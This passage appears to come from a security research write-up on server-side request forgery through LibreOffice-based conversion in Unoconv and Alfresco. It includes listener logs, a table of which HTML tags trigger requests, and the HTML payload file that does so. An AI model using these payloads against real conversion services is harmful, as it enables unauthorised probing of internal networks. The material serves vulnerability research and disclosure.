127.0.0.1 - - [25/May/2019 22:21:00] "GET /?ssrf=div_href HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 22:21:00] code 501, message Unsupported method
('OPTIONS')
127.0.0.1 - - [25/May/2019 22:21:00] "OPTIONS /?ssrf=img_src HTTP/1.1" 501
 -
127.0.0.1 - - [25/May/2019 22:21:00] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 22:21:00] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 22:21:00] code 501, message Unsupported method
('OPTIONS')
127.0.0.1 - - [25/May/2019 22:21:00] "OPTIONS /?ssrf=ol_src HTTP/1.1" 501
-
127.0.0.1 - - [25/May/2019 22:21:00] "GET /?ssrf=ol_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 22:21:00] code 501, message Unsupported method
('OPTIONS')
127.0.0.1 - - [25/May/2019 22:21:00] "OPTIONS /?ssrf=ul_src HTTP/1.1" 501
-
127.0.0.1 - - [25/May/2019 22:21:00] "GET /?ssrf=ul_src HTTP/1.1" 200 -
127.0.0.1 - - [25/May/2019 22:21:00] "GET /?ssrf=img_src HTTP/1.1" 200 -
```

Figure 10. SSRF Triggered when Converting Files to "ODT" Format

Alfresco Example:
Alfresco can be used to launch SSRF attacks by uploading HTML files to it. These files are automatically parsed by LibreOffice and displayed as PDF. The particularity with Alfresco SSRF is that it also makes "PROPFIND" requests.

HTML Tag	HTML Attribute	Triggers SSRF
div	**href**	No
img	**src**	Yes
ol	**src**	Yes
ul	**src**	Yes





Figure 11. Uploading Malicious file to Alfresco



```
guest@ubuntu:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [26/May/2019 05:32:29] "GET /?ssrf=ol_src HTTP/1.1" 200 -
127.0.0.1 - - [26/May/2019 05:32:29] "GET /?ssrf=ul_src HTTP/1.1" 200 -
127.0.0.1 - - [26/May/2019 05:32:29] code 501, message Unsupported method ('PROPFIND')
127.0.0.1 - - [26/May/2019 05:32:29] "PROPFIND /?ssrf=img_src HTTP/1.1" 501 -
127.0.0.1 - - [26/May/2019 05:32:29] code 501, message Unsupported method ('PROPFIND')
127.0.0.1 - - [26/May/2019 05:32:29] "PROPFIND /?ssrf=img_src HTTP/1.1" 501 -
127.0.0.1 - - [26/May/2019 05:32:29] code 501, message Unsupported method ('PROPFIND')
127.0.0.1 - - [26/May/2019 05:32:29] "PROPFIND /?ssrf=img_src HTTP/1.1" 501 -
127.0.0.1 - - [26/May/2019 05:32:29] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [26/May/2019 05:32:29] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [26/May/2019 05:32:29] code 501, message Unsupported method ('PROPFIND')
127.0.0.1 - - [26/May/2019 05:32:29] "PROPFIND /?ssrf=img_src HTTP/1.1" 501 -
127.0.0.1 - - [26/May/2019 05:32:29] code 501, message Unsupported method ('PROPFIND')
127.0.0.1 - - [26/May/2019 05:32:29] "PROPFIND /?ssrf=img_src HTTP/1.1" 501 -
127.0.0.1 - - [26/May/2019 05:32:29] code 501, message Unsupported method ('PROPFIND')
127.0.0.1 - - [26/May/2019 05:32:29] "PROPFIND /?ssrf=img_src HTTP/1.1" 501 -
127.0.0.1 - - [26/May/2019 05:32:29] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [26/May/2019 05:32:29] "GET /?ssrf=img_src HTTP/1.1" 200 -


127.0.0.1 - - [26/May/2019 05:32:49] "GET /?ssrf=ol_src HTTP/1.1" 200 -
127.0.0.1 - - [26/May/2019 05:32:49] "GET /?ssrf=ul_src HTTP/1.1" 200 -
127.0.0.1 - - [26/May/2019 05:32:49] code 501, message Unsupported method ('PROPFIND')
127.0.0.1 - - [26/May/2019 05:32:49] "PROPFIND /?ssrf=img_src HTTP/1.1" 501 -
127.0.0.1 - - [26/May/2019 05:32:49] code 501, message Unsupported method ('PROPFIND')
127.0.0.1 - - [26/May/2019 05:32:49] "PROPFIND /?ssrf=img_src HTTP/1.1" 501 -
127.0.0.1 - - [26/May/2019 05:32:49] code 501, message Unsupported method ('PROPFIND')
127.0.0.1 - - [26/May/2019 05:32:49] "PROPFIND /?ssrf=img_src HTTP/1.1" 501 -
127.0.0.1 - - [26/May/2019 05:32:49] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [26/May/2019 05:32:49] "GET /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [26/May/2019 05:32:49] code 501, message Unsupported method ('PROPFIND')
127.0.0.1 - - [26/May/2019 05:32:49] "PROPFIND /?ssrf=img_src HTTP/1.1" 501 -
127.0.0.1 - - [26/May/2019 05:32:49] code 501, message Unsupported method ('PROPFIND')
127.0.0.1 - - [26/May/2019 05:32:49] "PROPFIND /?ssrf=img_src HTTP/1.1" 501 -
127.0.0.1 - - [26/May/2019 05:32:49] code 501, message Unsupported method ('PROPFIND')
127.0.0.1 - - [26/May/2019 05:32:49] "PROPFIND /?ssrf=img_src HTTP/1.1" 501 -
127.0.0.1 - - [26/May/2019 05:32:49] "HEAD /?ssrf=img_src HTTP/1.1" 200 -
127.0.0.1 - - [26/May/2019 05:32:49] "GET /?ssrf=img_src HTTP/1.1" 200 -
```

SSRF Requests Triggered on File Upload
SSRF Requests Triggered when Accessing/Viewing the File for the First Time

Figure 12. SSRF Triggered by when Processing and/or Opening the Uploaded File

File used for Unoconv and Alfresco ("index.html"):

```
<div href="http://localhost:8000/?ssrf=div_href"/>
<img src="http://localhost:8000/?ssrf=img_src">
<ol src="http://localhost:8000/?ssrf=ol_src">
<ul src="http://localhost:8000/?ssrf=ul_src">
```